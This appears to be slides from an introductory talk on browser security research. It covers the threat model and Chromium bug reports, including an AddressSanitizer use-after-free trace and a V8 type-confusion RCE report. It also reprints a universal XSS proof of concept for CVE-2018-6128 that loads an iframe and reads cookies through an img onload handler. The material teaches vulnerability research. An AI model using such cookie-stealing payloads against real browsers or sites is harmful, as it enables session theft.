

Yandex

Yandex

Introduction into browser hacking

Andrey Kovalev (@L1kvID)

Who am I

- › Security Engineer at Yandex
- › Browser security enthusiast
- › Public speaker (every ZeroNights since 2015)
- › Author of @br0wsec channel (<https://t.me/br0wsec>)

Agenda

1 | What?

2 | Where?

3 | How?

4 | Summary

Introduction into browser hacking

What?


Browser threat model




Browser vulns in 2018 (Chromium)

● Binary


○ Web / extensions






There are a lot of binary vulns, so lots of people and robots are in game

Typical attack scheme



Browser security threat model (basic)





Attack mechanic is
almost independent of
the type of vulnerability

Memory corruption example (CVE-2018-6060)

Issue 780919 [↔](#)

Starred by 3 users

Status: Fixed

Owner: [rtoy@chromium.org](#)
OOO

Closed: Jan 2018

Cc: [abdulsyed@chromium.org](#)
[est...@chromium.org](#)
[mmoroz@chromium.org](#)
[awhalley@google.com](#)
[haraken@chromium.org](#)
[hongchan@chromium.org](#)

Components: [Blink](#)>[WebAudio](#)

EstimatedDays: ----

NextAction: ----

OS: [Linux](#)

Pri: 1

Type: [Bug-Security](#)

[Hotlist-Merge-Review](#)

[reward-3000](#)

[Security_Impact-Stable](#)

[Deadline-Exceeded](#)

[Security_Severity-High](#)

[allpublic](#)

[reward-inprocess](#)

[ClusterFuzz-Wrong](#)

[M-65](#)

[Merge-Rejected-64](#)

[merge-merged-3325](#)

[Release-0-M65](#)

[CVE-2018-6060](#)

[CVE_description-submitted](#)

Security: heap-use-after-free blink::AudioSummingJunction::UpdateRenderingState

Reported by [om...@krash.in](#), Nov 2 2017

[Back to list](#)

I have tested this on asan-linux-release-513290 and asan-linux-stable-62.0.3202.75.

This is a UAF in webAudio

```
==21486==ERROR: AddressSanitizer: heap-use-after-free on address 0x60b000050550 at pc 0x55abc8b3e0f3 bp 0x7fe0b6a84190 sp 0x7fe0b6a84188
```

```
READ of size 4 at 0x60b000050550 thread T743 (AudioOutputDevi)
#0 0x55abc8b3e0f2 in capacity third_party/WebKit/Source/platform/wtf/Vector.h:401:36
#1 0x55abc8b3e0f2 in capacity third_party/WebKit/Source/platform/wtf/Vector.h:1010
#2 0x55abc8b3e0f2 in WTF::Vector<std::__1::unique_ptr<blink::AudioDSPKernel, std::__1::default_delete<blink::AudioDSPKernel> >, Oul, WTF::PartitionAllocator>::ShrinkCapacity(unsigned long) third_party/WebKit/Source/platform/wtf/Vector.h:1644
#3 0x55abc8b3b95c in clear third_party/WebKit/Source/platform/wtf/Vector.h:1112:18
#4 0x55abc8b3b95c in blink::AudioDSPKernelProcessor::Uninitialize()
third_party/WebKit/Source/platform/audio/AudioDSPKernelProcessor.cpp:62
#5 0x55abc8b42e1d in Uninitialize third_party/WebKit/Source/modules/webaudio/AudioBasicProcessorHandler.cpp:75:16
#6 0x55abc8b42e1d in blink::AudioBasicProcessorHandler::CheckNumberOfChannelsForInput(blink::AudioNodeInput*)
third_party/WebKit/Source/modules/webaudio/AudioBasicProcessorHandler.cpp:134
#7 0x55abc89ff207 in blink::AudioSummingJunction::UpdateRenderingState()
third_party/WebKit/Source/modules/webaudio/AudioSummingJunction.cpp:59:5
#8 0x55abc8a04c8e in HandleDirtyAudioSummingJunctions third_party/WebKit/Source/modules/webaudio/DeferredTaskHandler.cpp:121:15
#9 0x55abc8a04c8e in blink::DeferredTaskHandler::HandleDeferredTasks()
third_party/WebKit/Source/modules/webaudio/DeferredTaskHandler.cpp:230
#10 0x55abc8a120b5 in blink::BaseAudioContext::HandlePreRenderTasks(blink::AudioIOPosition const&)
third_party/WebKit/Source/modules/webaudio/BaseAudioContext.cpp:780:30
#11 0x55abc8a4ca43 in blink::AudioDestinationHandler::Render(blink::AudioBus*, blink::AudioBus*, unsigned long, blink::AudioIOPosition const&) third_party/WebKit/Source/modules/webaudio/AudioDestinationNode.cpp:79:14
#12 0x55abc8aba7d2 in blink::AudioDestination::RequestRender(unsigned long, unsigned long, double, double, unsigned long)
third_party/WebKit/Source/platform/audio/AudioDestination.cpp:184:15
#13 0x55abc8ab9ea8 in blink::AudioDestination::Render(blink::WebVector<float*> const&, unsigned long, double, double, unsigned long) third_party/WebKit/Source/platform/audio/AudioDestination.cpp:143:5
#14 0x55abc9514d57 in content::RendererWebAudioDeviceImpl::Render(base::TimeDelta, base::TimeTicks, int, media::AudioBus*)
content/renderer/media/renderer_webaudiodevice_impl.cc:215:21
#15 0x55abb3635b1c in media::SilentSinkSuspender::Render(base::TimeDelta, base::TimeTicks, int, media::AudioBus*)
media/base/silent_sink_suspender.cc:83:14
#16 0x55abb3539b27 in media::AudioOutputDevice::AudioThreadCallback::Process(unsigned int)
media/audio/audio_output_device.cc:507:21
#17 0x55abb3508991 in media::AudioDeviceThread::ThreadMain() media/audio/audio device thread.cc:100:18
```

SOP bypass (Universal XSS)

WebKit CVE-2018-6128 ([841105](#)) by Tomasz Bojarski

```
function o() {
  setTimeout(function() {
    history.replaceState('', '', '..;@www.google.com:%3443/0ops!/universal_XXS/:~D/ ')
  }, 50);
  setTimeout(function() {
    f = document.createElement('iframe');
    f.setAttribute("src", "../../../../../../../../../../../robots.txt");
    f.setAttribute("width", '800');
    f.setAttribute("height", '800');
    document.getElementById('poc').appendChild(f);
  }, 1500)
  setTimeout(function() {
    window.frames[0].document.body.innerHTML = "<h1>This are your cookies from 'www.google.com':</h1><br><hr><div id=0></div><img src='//web-safety.net/whitehat.png' onload='document.getElementById(0).innerText=document.cookie;alert(\x220ops!\nSweet uXSS!!!\n\n:~D\n\n\n\n\nAuthor & Reporter: Tomasz Bojarski\x22)'>"
  }, 2500)
}
```

Binary vs Web (part 1)

Chromium RCE 746946 (fixed not because the report)

Issue 746946

Starred by 2 users

Status: Fixed
Owner: ishell@chromium.org
Closed: Jul 2017
Cc: kernel@chromium.org
awhalley@chromium.org
bmeu...@chromium.org
jarin@chromium.org
Components: [Blink](#)>[JavaScript](#)>[Compiler](#)
EstimatedDays: ----
NextAction: ----
OS: ----
Pri: 1
Type: [Bug-Security](#)

[reward-0](#)
[allpublic](#)
[M-59](#)
[NodeJS-Backport-Review](#)

[Sign in](#) to add a comment

Security: Chrome Type Confusion leads to Code Execution

Reported by no...@beyondsecurity.com, Jul 20 2017

VULNERABILITY DETAILS

The following report, shows a RCE in Chrome that can be triggered through a Type confusion.

This is a RCE Exploit without sandbox bypass.

There is a JIT problem in V8 turbofan compiler. In the exploit, there is a TYPE Confusion problem.

Because in the function 1 JIT code, it doesn't check the type of array when it uses the array to perform a read or write.

In function 2, it will change the array type. With these two functions, we can lead to a TYPE Confusion of Array.

VERSION

Chrome stable channel(59.0.3071.109)

Apparently this vulnerability was closed due to an optimizer fix - not a security fix, Chrome bug ID: 723455.

REPRODUCTION CASE

== Exploit ==

1. Open the latest version of Chrome stable channel(59.0.3071.109) `without sandbox(--no-sandbox);`
2. Open the complete.html.txt
3. Calc.exe will pop out.

